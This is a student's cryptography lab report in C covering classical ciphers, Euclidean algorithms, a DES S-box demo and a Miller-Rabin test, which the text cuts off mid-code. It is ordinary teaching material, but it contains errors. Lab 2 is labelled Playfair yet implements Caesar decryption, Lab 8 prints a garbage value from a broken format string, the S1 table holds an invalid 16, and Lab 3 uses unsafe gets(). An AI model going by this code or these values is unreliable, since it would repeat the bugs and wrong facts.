PRIME COLLEGE

Affiliated to Tribhuvan University

LAB REPORT ON CRYPTOGRAPHY

SUBMITTED BY : SAMYAK MANANDHAR　　SUBMITTED TO : SUMAN GUPTA

FACULTY : BSC.CSIT 5TH SEMESTER

INDEX


Lab 1: Write a program to implement Shift Cipher.

Algorithm for Caesar Cipher (Encrypting Letters & Digits)

Code:

```
#include <stdio.h>

#include <ctype.h>

#include <string.h>

int main() {

    char text[500], ch;

    int key;

    printf("Enter a message to encrypt: ");

    fgets(text, sizeof(text), stdin);

    text[strcspn(text, "\n")] = 0;

    printf("Enter the key: ");

    scanf("%d", &key);

    for (int i = 0; text[i] != '\0'; ++i) {

        ch = text[i];

        if (isalnum(ch)) {

            if (islower(ch)) {

                ch = (ch - 'a' + key) % 26 + 'a';

            }

            if (isupper(ch)) {

                ch = (ch - 'A' + key) % 26 + 'A';

            }if (isdigit(ch)) {

                ch = (ch - '0' + key) % 10 + '0';

            }

        }

        text[i] = ch;

    }

    printf("Encrypted message: %s", text);

    return 0;
}
```

Output:



C:\Users\PC\Desktop\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-1.exe


```
Enter a message to encrypt: hello my name is samyak.
Enter the key: 2
Encrypted message: jgnnq oa pcog ku ucoacm.
--------------------------------
Process exited after 14.59 seconds with return value 0
Press any key to continue . . .
```

Lab 2: Write a program to implement Playfair Cipher.

Code:

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>
char decryptChar(char ch, int key) {
    if (isalpha(ch)) {
        char base = islower(ch) ? 'a' : 'A';
        return (char)(((ch - base - key + 26) % 26) + base);
    } else if (isdigit(ch)) {
        return (char)(((ch - '0' - key + 10) % 10) + '0');
    } else {
        return ch;
    }
}
void decrypt(char *text, int key) {
    for (int i = 0; text[i] != '\0'; i++) {
        text[i] = decryptChar(text[i], key);
    }
}
int main() {
    char text[500];
    int key;
    printf("Enter the text: ");
    fgets(text, sizeof(text), stdin);
    text[strcspn(text, "\n")] = 0;
    printf("Enter the key (shift value): ");
    scanf("%d", &key);
    printf("Encrypted text: %s\n", text);
    decrypt(text, key);
    printf("Decrypted text: %s\n", text);

    return 0;

}
```

Output:



C:\Users\PC\Desktop\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-2.exe


```
Enter the text: jgnnq oa pcog ku ucoacm
Enter the key (shift value): 2
Encrypted text: jgnnq oa pcog ku ucoacm
Decrypted text: hello my name is samyak

--------------------------------
Process exited after 3.763 seconds with return value 0
Press any key to continue . . .
```

Lab 3: Write a program to implement Rail Fence Cipher.

Code:

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
main()
{
 int i,j,len,rails,count,code[100][1000];
    char str[1000];
    printf("Enter a Secret Message\n");
    gets(str);
    len=strlen(str);
 printf("Enter number of rails\n");
 scanf("%d",&rails);
 for(i=0;i<rails;i++){
  for(j=0;j<len;j++){
   code[i][j]=0;
  }
 }
count=0;
j=0;
while(j<len){
if(count%2==0){
 for(i=0;i<rails;i++){
  code[i][j]=(int)str[j];
  j++;
 }
}else{
 for(i=rails-2;i>0;i--){
  code[i][j]=(int)str[j];
 j++;
 }
}count++;
}for(i=0;i<rails;i++){
 for(j=0;j<len;j++){
  if(code[i][j]!=0)
  printf("%c",code[i][j]);
 }
}
printf("\n");
printf("Samyak Manandhar 79010513");
}
```

Output:


C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-3.exe

```
Enter a Secret Message
hello my name is samyak
Enter number of rails
4
hmeae ym smlo ai yklnsa
Samyak Manandhar 79010513
--------------------------------
Process exited after 21.7 seconds with return value 0
Press any key to continue . . .
```


Lab 4: Write a program to implement Vigenere Cipher.

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
void upper_case(char *src) {
   while (*src != '\0') {
      if (islower(*src))
         *src &= ~0x20;
      src++;
   }}
char* encipher(const char *src, char *key, int is_encode) {
   int i, klen, slen;
   char *dest;
   dest = strdup(src);
   upper_case(dest);
   upper_case(key);
   for (i = 0, slen = 0; dest[slen] != '\0'; slen++)
      if (isupper(dest[slen]))
         dest[i++] = dest[slen];
   dest[slen = i] = '\0';
   klen = strlen(key);
   for (i = 0; i < slen; i++) {
      if (!isupper(dest[i]))
         continue;
      dest[i] = 'A' + (is_encode ? dest[i] - 'A' + key[i % klen] - 'A'
            : dest[i] - key[i % klen] + 26) % 26;
```

```
    }
    return dest;
}
int main() {
    const char *str = "Hello my name is samyak manandhar and i study in Prime College. ";
    const char *cod, *dec;
    char key[] = "SAMYAK";
    printf("Text: %s\n", str);
    printf("key:  %s\n", key);
    cod = encipher(str, key, 1);
    printf("Encrypted: %s\n", cod);
    dec = encipher(cod, key, 0);
    printf("Decrypted: %s\n", dec);
    printf("Samyak Manandhar 79010513");
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-4.exe


```
Text: Hello my name is samyak manandhar and i study in Prime College.
key:  SAMYAK
Encrypted: ZEXJOWQNMKESKSMKYKCMMLAXVHMPAXVIERUNQIZNRSEEOMLVWGQ
Decrypted: HELLOMYNAMEISSAMYAKMANANDHARANDISTUDYINPRIMECOLLEGE
Samyak Manandhar 79010513
--------------------------------
Process exited after 0.1306 seconds with return value 0
Press any key to continue . . .
```

Lab 5: WAP to implement Euclidean Algorithm to find GCD of given numbers.

Code:

```
#include<stdio.h>

int gcdIterative(int a, int b){

        while(b != 0){

                int temp = b;

                b = a % b;

                a = temp;

        }return a;

}

int gcdRecursive(int a, int b){

        if (b==0)

        return a;

        return gcdRecursive(b, a % b);

}

int main(){

        int num1, num2;

        printf("enter two numbers:");

        scanf("%d%d", &num1, &num2);

        printf("GCD (Iterative) of %d and %d is: %d\n", num1, num2, gcdIterative(num1,num2));

        printf("GCD (Recursive) of %d and %d is: %d\n", num1, num2, gcdRecursive(num1,num2));

        printf("Samyak Manandhar 79010513");

        return 0;

}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-5.exe


```
enter two numbers:12 33
GCD (Iterative) of 12 and 33 is: 3
GCD (Recursive) of 12 and 33 is: 3
Samyak Manandhar 79010513
--------------------------------
Process exited after 2.328 seconds with return value 0
Press any key to continue . . .
```

Lab 6: Write a program that computes additive inverse in given modulo n.

Code:

```
#include<stdio.h>

int additiveInverse(int a, int n){

        int inverse = (n - (a % n)) % n;

        return inverse;

}

int main(){

        int a, n;

        printf("Enter a number: ");

        scanf("%d", &a);

        printf("Enter a modulo n: ");

        scanf("%d", &n);

        if (n <= 0){

                printf("Modulo n must be greater than zero.\n");

                return 1;

        }

        int result = additiveInverse(a, n);

        printf("The additive inverse of %d modulo %d is: %d\n", a, n, result);

        printf("Samyak Manandhar 79010513");

        return 0;

}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-6.exe


```
Enter a number: 2
Enter a modulo n: 8
The additive inverse of 2 modulo 8 is: 6
Samyak Manandhar 79010513
--------------------------------
Process exited after 29.98 seconds with return value 0
Press any key to continue . . .
```

Lab 7: Write a program which takes two numbers and display whether they are relatively prime or not.


Code:

```
#include<stdio.h>

int gcdIterative(int a, int b){

        while(b != 0){

                int temp = b;

                b = a % b;

                a = temp;

        }

        return a;

}

int are_relatively_prime(int a, int b){

        return gcdIterative(a,b) == 1;

}

int main(){

        int num1, num2;

        printf("enter first numbers:");

        scanf("%d", &num1);

        printf("enter second numbers:");

        scanf("%d", &num2);


        if (are_relatively_prime(num1, num2)){

                printf("%d and %d are relatively prime.\n",num1, num2);

        }else{

                printf("%d and %d are not relatively prime.\n",num1, num2);

        }

        printf("Samyak Manandhar 79010513");

        return 0;

}
```

Output:


C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-7.exe

```
enter first numbers:2
enter second numbers:11
2 and 11 are relatively prime.
Samyak Manandhar 79010513
--------------------------------
Process exited after 9.155 seconds with return value 0
Press any key to continue . . .
```


C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-7.exe


```
enter first numbers:5
enter second numbers:11
5 and 11 are relatively prime.
Samyak Manandhar 79010513
--------------------------------
Process exited after 2.284 seconds with return value 0
Press any key to continue . . .
```

Lab 8: Write a program to implement Extended Euclidean Algorithm.

Code:

```
#include<stdio.h>

int extended_gcd(int a, int b, int *x, int *y){

        int x1, y1;

        int q, r;

        int old_x = 1, old_y = 0;

        int current_x = 0, current_y = 1;

        printf("%-10s %-10s %-10s %-10s %-10s\n","q", "r", "x", "y", "gcd");

        while (b !=0 ){

                q = a / b;

                r = a % b;

                x1 = old_x - q * current_x;

                y1 = old_y - q * current_y;

                printf("%-10d %-10d %-10d %-10d %-10d\n",q ,r ,x1, y1, b);

                old_x = current_x;

                old_y = current_y;

                current_x = x1;

                current_y = y1;

                a = b;

                b = r;

        }

        *x = old_x;

        *y = old_y;

        return a;

}

int main(){

        int num1, num2, x, y;

        printf("Enter two numbers:");

        scanf("%d%d",&num1, &num2);
        int gcd = extended_gcd(num1, num2, &x, &y);

        printf("\n GCD of %d and %d is %d\n", num1, num2, gcd);

        printf("Coefficient: x= %d, y=%d1, y=%d\n", x, y);

        printf("Samyak Manandhar 79010513");

        return 0;

}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-8.exe

```
Enter two numbers:12 13
q          r          x          y          gcd
0          12         1          0          13
1          1          -1         1          12
12         0          13         -12        1

 GCD of 12 and 13 is 1
Coefficient: x= -1, y=11, y=6677056
Samyak Manandhar 79010513
--------------------------------
Process exited after 23.13 seconds with return value 0
Press any key to continue . . .
```


Lab 9: WAP to compute multiplicative inverse in given modulo n using Extended Euclidean Algorithm.

Code:

```
#include<stdio.h>

int extended_gcd(int a, int b, int *x, int *y){

        int x1, y1;

        int q, r;

        int old_x = 1, old_y = 0;

        int current_x = 0, current_y = 1;

        printf("%-10s %-10s %-10s %-10s %-10s\n","q", "r", "x", "y", "gcd");

        while (b !=0 ){

                q = a / b;

                r = a % b;

                x1 = old_x - q * current_x;

                y1 = old_y - q * current_y;

                printf("%-10d %-10d %-10d %-10d %-10d\n",q ,r ,x1, y1, b);

                old_x = current_x;

                old_y = current_y;

                current_x = x1;

                current_y = y1;

                a = b;

                b = r;

        }

        *x = old_x;

        *y = old_y;

        return a;

}

void mod_inverse(int a, int n){

        int x, y;

        int gcd = extended_gcd(a,n, &x, &y);
```

```
    if (gcd != 1){
        printf("\n Multiplicative inverse does not exist (GCD is not 1).\n");
    }else {
        int inverse = (x % n + n) % n;
        printf("Multiplicative Inverse of %d modulo %d is: %d\n", a, n, inverse);
    }
}
int main(){
    int a, n;
    printf("Enter a number and modulo n: ");
    scanf("%d%d",&a, &n);
    mod_inverse(a, n);
    printf("Samyak Manandhar 79010513");
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-9.exe

```
Enter a number and modulo n: 2 11
q          r          x          y          gcd
0          2          1          0          11
5          1          -5         1          2
2          0          11         -2         1
Multiplicative Inverse of 2 modulo 11 is: 6
Samyak Manandhar 79010513
--------------------------------
Process exited after 1.441 seconds with return value 0
Press any key to continue . . .
```


Lab 10: Write a program to implement Hill Cipher.

Code:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#define MOD 26

void getKeyMatrix(int key[2][2]) {

    key[0][0] = 3; key[0][1] = 3;

    key[1][0] = 2; key[1][1] = 5;

}

void textToNumbers(char text[], int numbers[], int len) {

    for (int i = 0; i < len; i++)

        numbers[i] = text[i] - 'A';

}

void numbersToText(int numbers[], char text[], int len) {

    for (int i = 0; i < len; i++)

        text[i] = numbers[i] + 'A';

    text[len] = '\0';

}

void multiplyMatrix(int key[2][2], int text[], int result[]) {

    for (int i = 0; i < 2; i++) {

        result[i] = (key[i][0] * text[0] + key[i][1] * text[1]) % MOD;

    }

}

int modInverse(int a, int mod) {

    for (int x = 1; x < mod; x++)

        if ((a * x) % mod == 1)

            return x;

    return -1;

}
```

```
void inverseKeyMatrix(int key[2][2], int invKey[2][2]) {
    int det = (key[0][0] * key[1][1] - key[0][1] * key[1][0]) % MOD;
    if (det < 0) det += MOD;
    int detInv = modInverse(det, MOD);
    invKey[0][0] = key[1][1] * detInv % MOD;
    invKey[0][1] = -key[0][1] * detInv % MOD;
    invKey[1][0] = -key[1][0] * detInv % MOD;
    invKey[1][1] = key[0][0] * detInv % MOD;
    for (int i = 0; i < 2; i++)
        for (int j = 0; j < 2; j++)
            if (invKey[i][j] < 0) invKey[i][j] += MOD;
}
void encrypt(char plain[], char cipher[]) {
    int key[2][2], text[2], enc[2];
    getKeyMatrix(key);
    textToNumbers(plain, text, 2);
    multiplyMatrix(key, text, enc);
    numbersToText(enc, cipher, 2);
}
void decrypt(char cipher[], char plain[]) {
    int key[2][2], invKey[2][2], text[2], dec[2];
    getKeyMatrix(key);
    inverseKeyMatrix(key, invKey);
    textToNumbers(cipher, text, 2);
    multiplyMatrix(invKey, text, dec);
    numbersToText(dec, plain, 2);
}
int main() {
    char plain[3], cipher[3], decrypted[3];
    printf("Enter a two-letter plaintext (A-Z): ");
    scanf("%2s", plain);

    encrypt(plain, cipher);

    decrypt(cipher, decrypted);

    printf("Plaintext: %s\n", plain);

    printf("Ciphertext: %s\n", cipher);

    printf("Decrypted: %s\n", decrypted);

    printf("Samyak Manandhar 79010513");

    return 0;

}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-10.exe


```
Enter a two-letter plaintext (A-Z): SA
Plaintext: SA
Ciphertext: CK
Decrypted: SA
Samyak Manandhar 79010513
--------------------------------
Process exited after 7.319 seconds with return value 0
Press any key to continue . . .
```

Lab 11: WAP to demonstrate how output of S-Box (S1) is generated in DES.

Code:

```
#include<stdio.h>
int S1[4][16]={
{14,4,13,1,2,15,11,8,3,10,6,9,0,7,5,12},
{15,12,1,16,9,14,11,3,6,13,0,4,2,7,5,8},
{2,9,13,7,10,6,3,5,15,14,12,11,1,0,8,4},
{3,13,7,2,12,14,9,11,6,10,1,5,4,8,15,0}
};
void getRowandColumn(int input,int *row,int *col){
*row=((input>>5)&0x1)*2+((input>>0)&0x1);
*col=(input>>1)&0xF;
}
int SboxOutput(int input){
int row,col;
getRowandColumn(input,&row,&col);
return S1[row][col];
}
int main(){
int input,output;
printf("SAMYAK MANANDHAR 79010513\n");
printf("Enter a 6-bit number(decimal): ");
scanf("%d",&input);
if(input<0 || input>63){
printf("Invalid input! Enter a number between 0 and 63.\n");
return -1;
}
output=SboxOutput(input);
printf("The S-Box (S1) output for intput %d: %d", input, output);
return 0;
}
```

Output:



Select C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-11.exe


```
SAMYAK MANANDHAR 79010513
Enter a 6-bit number(decimal): 4
The S-Box (S1) output for intput 4: 13
--------------------------------
Process exited after 38.44 seconds with return value 0
Press any key to continue . . .
```

Lab 12: Write a program to implement Robin Miller algorithm for primality test.

Code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
long long mulmod(long long a, long long b, long long mod)
{
    long long x = 0,y = a % mod;
    while (b > 0){
        if (b % 2 == 1){
            x = (x + y) % mod;
        }
        y = (y * 2) % mod;
        b /= 2;
    }
    return x % mod;
}
long long modulo(long long base, long long exponent, long long mod){
    long long x = 1;
    long long y = base;
    while (exponent > 0)
    {
        if (exponent % 2 == 1)
            x = (x * y) % mod;
        y = (y * y) % mod;
        exponent = exponent / 2;
    }
    return x % mod;
}
int Miller(long long p,int iteration){
    int i;
    long long s;
    if (p < 2){
        return 0;
    }
